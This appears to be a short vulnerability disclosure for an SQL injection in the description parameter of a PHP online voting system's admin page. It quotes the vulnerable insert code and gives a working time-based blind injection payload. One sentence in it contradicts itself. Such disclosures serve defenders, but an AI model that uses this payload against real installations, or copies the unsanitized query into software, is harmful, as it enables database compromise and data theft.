SQL injection vulnerability exists in description parameter of /admin/positions_add.php file of Advanced Online Voting System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.

```
        $description = $_POST['description'];
        $max_vote = $_POST['max_vote'];

        $sql = "SELECT * FROM positions ORDER BY priority DESC LIMIT 1";
        $query = $conn->query($sql);
        $row = $query->fetch_assoc();

        $priority = $row['priority'] + 1;

        $sql = "INSERT INTO positions (description, max_vote, priority) VALUES ('$description', '$max_vote', '$priority')";
        if($conn->query($sql)){
```



“

Parameter: description (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: add=1&description=0' RLIKE SLEEP(5) AND 'vNob'='vNob&max_vote=1

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/